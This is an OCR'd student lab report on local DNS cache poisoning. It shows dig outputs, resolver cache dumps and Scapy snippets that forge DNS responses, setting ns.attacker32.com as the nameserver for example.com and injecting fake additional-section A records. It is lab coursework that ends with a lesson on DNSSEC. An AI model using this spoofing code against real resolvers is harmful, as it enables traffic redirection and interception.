
```
root@d798882bf80a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13854
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aac0cb7b5839f2e60100000062180bdd1f42bebbbf46ca2e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 3108 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Feb 24 22:51:09 UTC 2022
;; MSG SIZE  rcvd: 88
```

Screenshot 3.3.3: Authority section of DNS response for example.com shows ns.attacker.32.com




```
root@d798882bf80a:/# dig www.example.com +norec

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com +norec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8473
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d1beedcce4c17c1b0100000062193d074925fd630a79b9c5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259197  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            172796  IN      NS      ns.attacker32.com.

;; Query time: 204 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Feb 25 20:33:11 UTC 2022
;; MSG SIZE  rcvd: 119
```

Screenshot 3.3.3: User calls subsequent ‘dig mail.example.com’ command



```
root@d798882bf80a:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19105
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f2cd6a15dec4e2970100000062180be457bb495ea93f46c8 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 628 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Feb 24 22:51:16 UTC 2022
;; MSG SIZE  rcvd: 89
```

Screenshot 3.3.4: Local server’s cache dump showing spoofed NS record




```
; authauthority
www.example.com.        863985  NS      ns.attacker32.com.
; authanswer
                        863985  A       10.0.2.5
```

3.4 Task 4: Spoofing NS Records for Another Domain


In this task, I further extend the DNS cache poisoning to NS records for other domains. The goal is to see if we can use the initial DNS query of www.example.com to add an additional entry so that ns.attacker32.com is the nameserver for gooogle.com. To do this, I added a second NS record for google.com to the spoofed response. In my results, I see that example.com's nameserver was successfully saved into the local server's cache but google.com did not. This might be because google.com was not being queried directly so the local did not cache it.

Screenshot 3.4.1: Added additional spoofed NS record for google.com




```
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
```

Screenshot 3.4.2: updated DNS packet construction to allow for 2 NS records




```
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)
```

Screenshot 3.4.3: user sent initial 'dig www.example.com' command to start cache poisoning attack



```
root@d798882bf80a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50888
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e9f1946b8ff1d352010000006218176c423be982c3669788 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 3112 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Feb 24 23:40:28 UTC 2022
;; MSG SIZE  rcvd: 88
```

Screenshot 3.4.4: only spoofed NS record for example.com was added to the local server's cache




```
; authauthority
example.com.            777539  NS      ns.attacker32.com.
```

3.5 Task 5: Spoofing Records in the Additional Section


In this task, I will be spoofing records in the additional section and seeing if the records from the additional section was successfully cached in the local server. I edited my dns_sniff_spoof_v2.py to include the 2 NS records for example.com and the additional records for ns.attacker32.com, ns.example.com, and www.facebook.com. I then used the user to call the "dig www.example.com" command to start the DNS cache poisoning. When I checked the local server's cache, I only see that the record for ns.example.com with IP address 5.6.7.8 from the additional records was added. The additional records for ns.attacker32.com and www.facebook.com were not added to the cache. This is most likely because the original DNS request did not directly inquire about these two addresses. They were not stored the cache and was only shown in the DNS reply.

Screenshot 3.5.1: added additional authority and additional records to the spoofed DNS response




```
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    #NSsec2 = DNSRR(rrname='google.com', type='NS',
    #               ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

Screenshot 3.5.2: local server's cache shows both NS records were added



```
; authauthority
example.com.            777590  NS      ns.example.com.
                        777590  NS      ns.attacker32.com.
```

Screenshot 3.5.3: local server's cache shows only 5.6.7.8 IP address was added from the spoofed response



```
; additional
ns.example.com.         863991  A       5.6.7.8
; authanswer
www.example.com.        863991  A       10.0.2.5
```

Conclusion/Discussion

Working through these tasks, I have learned the basics of how local DNS attacks can occur. This assignment has made me realize how easy it is for DNS cache poisoning is and how important DNSSEC is. If an attacker finds their way inside your network, they can wreak havoc by poisoning your DNS cache and redirecting all of your network traffic.